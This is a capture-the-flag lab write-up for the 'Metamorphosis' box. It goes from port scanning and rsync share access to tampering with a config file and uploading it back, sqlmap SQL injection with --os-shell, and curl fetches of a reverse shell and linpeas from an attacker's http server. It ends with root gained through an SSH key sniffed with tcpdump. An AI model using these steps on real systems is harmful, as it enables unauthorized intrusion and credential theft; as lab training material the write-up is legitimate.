Metamorphosis Writeup

- First lets start of with Enumrating The Box
- Lets start enumrating the ports of the web server

```
sudo nmap -sC -sV -oN Metamorphosis 10.10.38.244
[sudo] password for anir0y:
Starting Nmap 7.91 ( https://nmap.org ) at 2021-07-21 03:35 IST
Nmap scan report for 10.10.38.244
Host is up (0.17s latency).
Not shown: 995 closed ports
PORT    STATE SERVICE     VERSION
22/tcp  open  ssh         OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux;
protocol 2.0)
| ssh-hostkey:
|   2048 f7:0f:0a:18:50:78:07:10:f2:32:d1:60:30:40:d4:be (RSA)
|   256 5c:00:37:df:b2:ba:4c:f2:3c:46:6e:a3:e9:44:90:37 (ECDSA)
|_  256 fe:bf:53:f1:d0:5a:7c:30:db:ac:c8:3c:79:64:47:c8 (ED25519)
80/tcp  open  http        Apache httpd 2.4.29 ((Ubuntu))
|_http-server-header: Apache/2.4.29 (Ubuntu)
|_http-title: Apache2 Ubuntu Default Page: It works
139/tcp open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
```

```
445/tcp open  netbios-ssn Samba smbd 4.7.6-Ubuntu (workgroup: WORKGROUP)
873/tcp open  rsync       (protocol version 31)
Service Info: Host: INCOGNITO; OS: Linux; CPE: cpe:/o:linux:linux_kernel

Host script results:
|_clock-skew: mean: 3s, deviation: 0s, median: 2s
|_nbstat: NetBIOS name: INCOGNITO, NetBIOS user: <unknown>, NetBIOS MAC:
<unknown> (unknown)
| smb-os-discovery:
|   OS: Windows 6.1 (Samba 4.7.6-Ubuntu)
|   Computer name: incognito
|   NetBIOS computer name: INCOGNITO\x00
|   Domain name: \x00
|   FQDN: incognito
|_  System time: 2021-07-20T22:05:48+00:00
| smb-security-mode:
|   account_used: guest
|   authentication_level: user
|   challenge_response: supported
|_  message_signing: disabled (dangerous, but default)
| smb2-security-mode:
|   2.02:
|_    Message signing enabled but not required
| smb2-time:
|   date: 2021-07-20T22:05:48
|_  start_date: N/A

Service detection performed. Please report any incorrect results at
https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 24.70 seconds
```


Port 22

- Here we can see there are 5 ports open Its good to know that we have a ssh open so when we get the creditionials of the victim we can login to the server

---

Port 80


- Port 80 is open so you know there is gonna be a website that we can interact with lets visit that




- Nothing much Here Its a default apache page Lets Directory BruteForce The website to see if we can get anything usefull That will help us

```
root@root:/home/fahadlinux# dirsearch dir -u http://10.10.44.132 -w
/opt/SecLists/Discovery/Web-Content/directory-list-lowercase-2.3-
medium.txt

  _|. _ _  _  _  _ _|_    v0.4.2.4
 (_||| _) (/_(_|| (_| )

Extensions: php, aspx, jsp, html, js | HTTP method: GET | Threads: 25 |
Wordlist size: 207628

Output File: /pentest/intelligence-
gathering/dirsearch/reports/10.10.44.132/_22-06-06_15-37-51.txt

Target: http://10.10.44.132/

[15:37:52] Starting:
[15:38:01] 301 -  312B  - /admin  ->  http://10.10.44.132/admin/
```

- Here we get a /admin directory lets check that out




-
- Here we get a 403 error lets check the source code
- 

- Here we get a : *Make sure admin functionality can only be used in development environment*
- That seems intresting for now lets keep that in mind and enumrate the other ports

---

Port 139 & 445

- Port 139 & 445 are essentially the same except the port 139 is ran on NET-BIOS
- Here is a Post on google if you wanna go in depth
- 


```
Fahad@root $ smbclient -L $TARGET -U "" -N

        Sharename       Type      Comment
        ---------       ----      -------
        print$          Disk      Printer Drivers
```

```
        IPC$            IPC       IPC Service (incognito server (Samba,
Ubuntu))
SMB1 disabled -- no workgroup available
```

- No user shares Here

- **Port 873**
- port 873 we find rsync Lets enumrate that

```
nmap -sV --script "rsync-list-modules" -p <PORT> <IP>
```

- essentially what this modules does is that it checks for any available shares and lets us know that if it needs a password to acces

```
Fahd@root: nmap -sV --script "rsync-list-modules" -p 873 10.10.177.2
PORT    STATE SERVICE VERSION
873/tcp open  rsync   (protocol version 31)
| rsync-list-modules:
|_  Conf                All Confs
```

- from the results we can see there is a share called *conf* Lets check that out

```
In Case if you dont have rsync installed:
$ sudo apt-get install rsync
$ rsync -av --list-only rsync://192.168.0.123/shared_name
$ rsync -av --list-only rsync://10.10.103.202/Conf
receiving incremental file list
drwxrwxrwx          4,096 2021/04/11 01:33:08 .
-rw-r--r--          4,620 2021/04/10 01:31:22 access.conf
-rw-r--r--          1,341 2021/04/10 01:26:12 bluezone.ini
-rw-r--r--          2,969 2021/04/10 01:32:24 debconf.conf
-rw-r--r--            332 2021/04/10 01:31:38 ldap.conf
-rw-r--r--         94,404 2021/04/10 01:51:57 lvm.conf
-rw-r--r--          9,005 2021/04/10 01:28:40 mysql.ini
-rw-r--r--         70,207 2021/04/10 01:26:56 php.ini
-rw-r--r--            320 2021/04/10 01:33:16 ports.conf
-rw-r--r--            589 2021/04/10 01:31:07 resolv.conf
-rw-r--r--             29 2021/04/10 01:32:56 screen-cleanup.conf
-rw-r--r--          9,542 2021/04/10 01:30:59 smb.conf
-rw-rw-r--             72 2021/04/11 01:33:06 webapp.ini
```

- Lets Download the following files

```
First Lets create a folder for rsync to download to
$ Mkdir rsync
$ rsync -av --list-only rsync://10.10.103.202/Conf ./rsync
```

- Lets View them one by one to see if there is anything intresting
- 

- This file seems intresting but from here we can see that the enviorment(env)is set to pord(production) and we got username and a password. from what we recall From the admin panel source code the admin panel only works on devlopment enviorment so lets change the env to dev and upload it back to the rsync share that we got

```
[Web_App]
env = dev
user = tom
password = theCat

[Details]
Local = No
```

- To upload it back

```
rsync -av webapp.ini rsync://10.10.103.202/Conf/webapp.ini
```

- Now that we have modified the configrations and upload lets check the website again

-

- Nice! IT WORKED
- Now that we've got a parameter lets check for some vulnerabilties. The first thing that pops up in my mind is SQL INJECTION because it seems like a sql query and we also saw a mysql file from the rsync shares lets use sqlmap to exploit the possible vulnerabilty for that lets save the request to sqlmap to analyise for that Here is how to save a request
-

```
$ sqlmap -r request.txt --dbs --os-shell --level 5 --risk 3
```

Sqlmap cheetsheet

- And it Worked!! WE got a revrerse shell, lets upgrade it to a proper one and establish a persistent shell by transferring a php script and calling it with curl to return a reverse shell on the target
- lets call it via curl

```
#first lets set-up a http server
#attacks machine
$ python3 -m http.server 8080
#victims machine
$ curl http://yourIP:8080/php-reverse-shell.php
# Lets execute it
$ curl http://yourmachineIP:8080/php-reverse-shell.php
```

- Now that your shell is executed upgrade it to a interactive shell

```
python -c 'import pty; pty.spawn("/bin/sh")'
```

```
www-data@incognito:/$ cat /home/tom/
.bash_history  .bash_logout   .bashrc        .cache/        .gnupg/
.local/        .profile       user.txt
www-data@incognito:/$ cat /home/tom/user.txt
Thm{FLAG}
```


- CONGRATS!! you've got the user flag now lets look for ways to up our previlages and get a root flag
- As yet we got a low previlaged shell

Privilege Escalation

- Now lets upload linpeas from our local machine to the victims machine via curl

```
#first lets set-up a http server
#attacks machine
$ python3 -m http.server 8080
#victims machine
$ curl http://yourIP:8080/linpeas.sh
# Lets execute it
$ curl http://yourmachineIP:8080/linpeas.sh
```


- Nothing intresting expect us the www-data user can run tcp dump



- 

- ran sudo -l nothing comes up because we dont have the password
- Now the only option is to check out tcpdumb and why is it running and can we exploit it?

```
$ tcpdump -i lo -A -n | tee  tcpdump.txt
```

- 

- The SSH keys Seems it was for the root account! Time to get the last flags and own the box!

```
root@root:/home/fahadlinux/Downloads# ssh root@10.10.44.132 -i id_rsa
@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@
@         WARNING: UNPROTECTED PRIVATE KEY FILE!          @
@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@
Permissions 0644 for 'id_rsa' are too open.
It is required that your private key files are NOT accessible by others.
This private key will be ignored.
Load key "id_rsa": bad permissions
root@10.10.44.132's password:

root@root:/home/fahadlinux/Downloads# chmod 600 id_rsa
root@root:/home/fahadlinux/Downloads# ssh root@10.10.44.132 -i id_rsa
Welcome to Ubuntu 18.04.5 LTS (GNU/Linux 4.15.0-144-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

 System information disabled due to load higher than 1.0
```

```
0 updates can be applied immediately.


Last login: Sat Apr 10 19:40:46 2021
root@incognito:~# cd /root
root@incognito:~# ls
req.sh  root.txt  serv.py
root@incognito:~# cat root.txt
REDACTED
```

THANK YOU FOR READING MY WRITEUP HAVE A GOOD DAY